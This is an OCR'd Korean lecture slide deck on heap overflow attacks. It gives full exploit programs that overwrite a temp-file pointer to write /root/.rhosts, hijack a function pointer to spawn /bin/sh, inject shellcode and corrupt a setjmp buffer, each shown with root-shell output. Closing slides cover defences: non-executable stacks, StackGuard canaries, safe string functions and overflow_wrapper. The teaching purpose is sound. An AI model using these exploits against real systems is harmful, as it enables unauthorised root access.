
3.2 힙 오버플로우 공격의 이해 (2)

exploit1.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 256
#define ERROR -1
#define DIFF 16
#define VULPROG "./vulprog1"
#define VULFILE "/root/.rhosts”

u_long getesp()
{
  __asm__("movl %esp,%eax");
}

int main(int argc, char **argv)
{
  u_long addr;

  register int i;
  int mainbufsize;

  char *mainbuf, buf[DIFF+6+1] = "+ +\t# ";
```

```
if (argc <= 1)     {
      fprintf(stderr, "Usage: %s <offset>
                [try 310-330]\n", argv[0]);
      exit(ERROR);
    }
memset(buf, 0, sizeof(buf)), strcpy(buf, "+ +\t# ");
memset(buf + strlen(buf), 'A', DIFF);
addr = getesp() + atoi(argv[1]);
/* reverse byte order (on a little endian system) */
for (i = 0; i < sizeof(u_long); i++)
      buf[DIFF + i] = ((u_long)addr >> (i * 8) & 255);

mainbufsize = strlen(buf) + strlen(VULPROG) +
        strlen(VULPROG) + strlen(VULFILE) + 13;
mainbuf = (char *)malloc(mainbufsize);
memset(mainbuf, 0, sizeof(mainbuf));
snprintf(mainbuf, mainbufsize - 1, "echo '%s'
          | %s %s\n",  buf, VULPROG, VULFILE);
printf("Overflowing tmpaddr to point to %p,
              check %s after.\n\n", addr, VULFILE);

 system(mainbuf);
 return 0;
}
```

3.2 힙 오버플로우 공격의 이해 (3)





```
[root@ns test]# ./exploit1 620
Overflowing tmpaddr to point to 0xbffffa44,
check /root/.rhosts after.

before: tmpfile = /tmp/vulprog.tmp
Enter one line of data to put in /tmp/vulprog.tmp:
after: tmpfile = /root/.rhosts
[root@ns test]#
```


3.3 고급 힙 오버플로우 공격 (1)

함수 포인터를 이용한 공격

1. argv[]를 이용한 방법
   - 프로그램의 **command-line** 인자에 쉘 코드를 포함
2. Heap offset을 이용한 방법
   - **Heap**의 처음부터 대상 버퍼까지의 **offset**을 추측



argv[]**를 이용한 방법**



Heap offset**을 이용한 방법**

3.3 고급 힙 오버플로우 공격 (2)

vulprog2.c


```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define ERROR -1
#define BUFSIZE 64

int goodfunc(const char *str);

int main(int argc, char **argv)
{
  static char buf[BUFSIZE];
  static int (*funcptr)(const char *str);

  if (argc <= 2)
  {
    fprintf(stderr, "Usage: %s <buffer>
            <goodfunc's arg>\n", argv[0]);
    exit(ERROR);
  }

  printf("(for 1st exploit) system()= %p\n",
system);
  printf("(for 2nd exploit, stack method) argv[2]
= %p\n", argv[2]);
  printf("(for 2nd exploit, heap offset method) buf
= %p\n\n", buf);
  funcptr = (int (*)(const char *str))goodfunc;
  printf("before overflow: funcptr points
          to %p\n", funcptr);
  memset(buf, 0, sizeof(buf));
  strncpy(buf, argv[1], strlen(argv[1]));
  printf("after overflow: funcptr points to %p\n",
          funcptr);
  (void)(*funcptr)(argv[2]);
  return 0;
}

/* This is what funcptr should/would point to if
we didn't overflow it */
int goodfunc(const char *str)
{
  printf("\nHi, I'm a good function.\n");
  printf("I was passed: %s\n", str);
  return 0;
}
```

3.3 고급 힙 오버플로우 공격 (3)

exploit2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 64
#define VULPROG "./vulprog2"
#define CMD "/bin/sh"
#define ERROR -1

int main(int argc, char **argv)
{
  register int i;
  u_long sysaddr;
  static char buf[BUFSIZE + sizeof(u_long) + 1]
              = {0};

  if (argc <= 1)
  {
    fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
    fprintf(stderr, "[offset = estimated system()
            offset in vulprog\n\n");
    exit(ERROR);
  }
  sysaddr = (u_long)&system - atoi(argv[1]);
  printf("Trying system() at 0x%lx\n", sysaddr);

  memset(buf, 'A', BUFSIZE);

 /* reverse byte order (on a little endian system) */

  for (i = 0; i < sizeof(sysaddr); i++)
    buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8))
            & 255;

  execl(VULPROG, VULPROG, buf, CMD,
            NULL);
  return 0;
}
```

3.3 고급 힙 오버플로우 공격 (4)




```
[root@ns test]# ./exploit2 16
trying system() at 80484d0
(for 1st exploit) system() = 0x80484d0
(for 2nd exploit, stack method) argv[2] = 0xbffffd3c
(for 2ndexploit, heap offset method) buf = 0x804a9a8

before overflow: funcptr points to 0x8048770
after overflow: funcptr points to 0x80484d0
bash#
```


3.3 고급 힙 오버플로우 공격 (5)

exploit3.c

```
<cont'd>

if (BUFSIZE + 4 + 1 < strlen(shellcode)) {
        fprintf(stderr, "error: buffer is too small for
shellcode (min. = %d bytes)\n", strlen(shellcode));
        exit(ERROR);
    }

    strcpy(buf, shellcode);
    memset(buf + strlen(shellcode), 'A',
         BUFSIZE - strlen(shellcode) +
              sizeof(u_long));
  }

  buf[BUFSIZE + sizeof(u_long)] = '\0';

  for (i = 0; i < sizeof(sysaddr); i++)
    buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8))
              & 255;

  execl(VULPROG, VULPROG, shellcode, buf,
              NULL);
  return 0;
}
```


```
  if (argc <= 2)
  {
    fprintf(stderr, "Usage: %s <offset>
              <heap | stack>\n", argv[0]);
    exit(ERROR);
  }

  if (strncmp(argv[2], "stack", 5) == 0)
  {
    printf("Using stack for shellcode (requires
exec. stack)\n");

    sysaddr = getesp() + atoi(argv[1]);
    printf("Using 0x%lx as our argv[1]
address\n\n", sysaddr);

    memset(buf, 'A', BUFSIZE + sizeof(u_long));
  }  else  {
    printf("Using heap buffer for shellcode
(requires exec. heap)\n");

    sysaddr = (u_long)sbrk(0) - atoi(argv[1]);
    printf("Using 0x%lx as our buffer's
address\n\n", sysaddr);
```

3.3 고급 힙 오버플로우 공격 (6)




```
[root@ns test]# ./exploit3 334 stack
Using stack for shellcode (requires exec. stack)
Using 0xbfffd16 as our argv[1] address

(for 1st exploit) system() = 0x80484d0
(for 2nd exploit, stack method) argv[2] = 0xbffffd16
(for 2nd exploit, heap offset method) buf = 0x804a9a8

before overflow: funcptr points to 0x8048770
after overflow: funcptr points to 0xbfffd16
bash#
```

3.3 고급 힙 오버플로우 공격 (7)




```
[root@ns test]# ./exploit3 428 heap
Using heap for shellcode (requires exec. heap)
Using 0x804a9a8 as our buffer's address

(for 1st exploit) system() = 0x80484d0
(for 2nd exploit, stack method) argv[2] = 0xbffffd16
(for 2ndexploit, heap offset method) buf = 0x804a9a8

before overflow: funcptr points to 0x8048770
after overflow: funcptr points to 0x804a9a8
bash#
```

3.3 고급 힙 오버플로우 공격 (8)

vulpro4.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <setjmp.h>

#define ERROR -1
#define BUFSIZE 16

static char buf[BUFSIZE];
jmp_buf jmpbuf;

u_long getesp()
{
  __asm__("movl %esp,%eax");
}

int main(int argc, char **argv)
{
  if (argc <= 1)
  {
    fprintf(stderr, "Usage: %s <string1>
            <string2>\n");
    exit(ERROR);
  }
  printf("[vulprog] argv[2] = %p\n", argv[2]);
  printf("[vulprog] sp = 0x%lx\n\n", getesp());

  if (setjmp(jmpbuf)) {
    fprintf(stderr, "error: exploit didn't work\n");
    exit(ERROR);
  }
  printf("before:\n");
  printf("bx = 0x%lx, si = 0x%lx, di = 0x%lx\n",
      jmpbuf->__bx, jmpbuf->__si, jmpbuf->__di);

  printf("bp = %p, sp = %p, pc = %p\n\n",
      jmpbuf->__bp, jmpbuf->__sp, jmpbuf->__pc);

  strncpy(buf, argv[1], strlen(argv[1]));
  printf("after:\n");
  printf("bx = 0x%lx, si = 0x%lx, di = 0x%lx\n",
      jmpbuf->__bx, jmpbuf->__si, jmpbuf->__di);

  printf("bp = %p, sp = %p, pc = %p\n\n",
      jmpbuf->__bp, jmpbuf->__sp, jmpbuf->__pc);

  longjmp(jmpbuf, 1);
  return 0;
}
```

3.3 고급 힙 오버플로우 공격 (9)

exploit4.c

<cont'd>

```
  for (i = 0; i < sizeof(u_long); i++) /* setup BP */
  {
    index = BUFSIZE + 16 + i;
    buf[index] = (stackaddr >> (i * 8)) & 255;
  }

  for (i = 0; i < sizeof(u_long); i++) /* setup SP */
  {
    index = BUFSIZE + 20 + i;
    buf[index] = (stackaddr >> (i * 8)) & 255;
  }

  for (i = 0; i < sizeof(u_long); i++) /* setup PC */
  {
    index = BUFSIZE + 24 + i;
    buf[index] = (argvaddr >> (i * 8)) & 255;
  }

  execl(VULPROG, VULPROG, buf, shellcode,
              NULL);
  return 0;
}
```

```
  char buf[BUFSIZE + 24 + 1];

  if (argc <= 1)
  {
    fprintf(stderr, "Usage: %s <stack offset> <argv
              offset>\n", argv[0]);

    fprintf(stderr, "[stack offset = offset to stack of
              vulprog\n");
    fprintf(stderr, "[argv offset = offset to
              argv[2]]\n");
    exit(ERROR);
  }

  stackaddr = getesp() - atoi(argv[1]);
  argvaddr = getesp() + atoi(argv[2]);

  printf("trying address 0x%lx for argv[2]\n",
              argvaddr);
  printf("trying address 0x%lx for sp\n\n",
              stackaddr);

  memset(buf, 'A', BUFSIZE), memset(buf +
              BUFSIZE + 4, 0x1, 12);
  buf[BUFSIZE+24] = '\0';
```

4. 버퍼 오버플로우 보안 대책 (1)

운영체제 커널 패치

- 사용자 스택 영역에 데이터 기록 금지
  - 함수로부터 복귀할 때 스택의 무결성**(integrity)** 검사
- 코드 수행 금지
  - **FreeBSD**
  - **Secure Linux**
    - http://www.false.com/security/linux-stack
  - **Solaris 2.6 and above : prevent and log stack-smashing attack.**
    - set noexec_user_stack = 1
    - set noexec_user_stack_log = 1

4. 버퍼 오버플로우 보안 대책 (2)

경계 검사를 하는 컴파일러 및 링크 사용

- GNU GCC 2.7.2.3 버전을 패치한 StackGuard
  - http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard
  - 복귀주소 다음에 **"canary" word**를 위치시킴
  - **"canary" word**가 변경되면 스택 오버플로우 공격의 시도 감지 및 보고**(syslog)** , 시스템 종료.
    - Random canary
      - 실행할 때마다 **canary value**를 변경시켜, 공격자가 예측하지 못하도록 함
    - Null canary(0x00000000),
      - 공격자가 버퍼에 널 문자**(0x00)**를 넣을 수 없다는 점을 이용
    - Terminator canary(combination of Null, CR, LF, -l)
      - **NULL** 문자로 끝나지 않는 몇몇 문자열 함수의 문자열 끝문자 이용

4. 버퍼 오버플로우 보안 대책 (3)

즉각적인 보안 패치

- RedHat Linux http://updates.redhat.com
- MS http://support.microsoft.com
- BSD 관련 ftp://ftp.freeBSD.org/pub/FreeBSD
- Sun Solaris http://sunsolve.sun.com
- Cobalt http://www.cobaltnet.com/patches
- Digital ftp://ftp.compaq.com/pub
- HP/UX http://us-support3.external.hp.com
- IBM AIX ftp://software.watson.ibm.com/pub
- SGI IRIX ftp://ftp.sgi.com/security

4. 버퍼 오버플로우 보안 대책 (4)

프로그래머의 관점에서의 보안 대책

- Boundary를 검사하는 컴파일러 및 링커 사용
- Boundary를 검사하는 함수 사용
  - 사용 자제 함수들
    - strcat(), strcpy(), gets(), scanf(), sscanf(), vscanf(), vsscanf(), sprintf(), vsprintf(), gethostbyname()
  - 사용 권장 함수들
    - strncat(), strncpy(), fgets(), fscanf(), vfscanf(), snprintf(), vsnprintf()
- Overflow_wrapper 사용
  - **AUSCERT : overflow_wrapper.c**
    - ftp://ftp.auscert.org.au/pub/auscert/tools/overflow_wrapper.c
  - 버퍼 크기 검사 후 원래의 프로그램 수행

4. 버퍼 오버플로우 보안 대책 (5)

Example of Vulnerable Program

insecure.c

```
#include <stdio.h>
#include <string.h>
#include <ctype.h>

int main(int argc, char **argv)
{
      char buffer[1024];
      if(argc > 1) {
            strcpy(buffer, argv[1]);
      }
      printf("buffer: %s\n",buffer);
}
```

Example of Secure Program

secure1.c

```
#include <stdio.h>
#include <string.h>
#include <ctype.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
   char buffer[1024];
   int i;
   if(argc > 1) {
     if(strlen(argv[1]) >=1023) {
        fprintf(stderr,"too long\n");
        exit(0);
     }
     strcpy(buffer, argv[1]);
   }
   printf("buffer: %s\n", buffer);
}
```

4. 버퍼 오버플로우 보안 대책 (5)

- **Overflow_wrapper** 사용예

```
# ./chkbof 2000 ./insecure
....
Segmentation fault

# chmod u-s insecure
# cp  insecure   /usr/local/bin/insecure.orig
# gcc  -DREAL_PROG=‘”/usr/local/bin/insecure.orig”’  \
   -DMAXARGLEN=1024  -o insecure overflow_wrapper.c

# chmod u+s insecure
# ./chkbof2 2000 ./insecure
You have exceeded the argument length ...Exiting
```

5. 결 론

버퍼 오버플로우 공격의 위험성

- 리모트 혹은 로컬에서 인증절차 없이 임의의 권한 획득
- 손쉽게 구할 수 있는 수없이 많은 exploit 코드 존재

원인

- 운영체제 : 스택 혹은 힙 영역에 데이터 쓰기 및 실행허용
- 컴파일러 : 버퍼의 경계검사 소홀
- 프로그래머 : 버퍼의 경계검사 소홀 및 적절한 함수 선택에 부주의

대책

- 운영체제 : 사용자의 스택 혹은 힙 영역의 쓰기 및 실행권한 제거
- 컴파일러 : 버퍼의 경계검사 지원
- 프로그래머 : 버퍼의 경계검사 철저, 적절한 함수 선택, 도구사용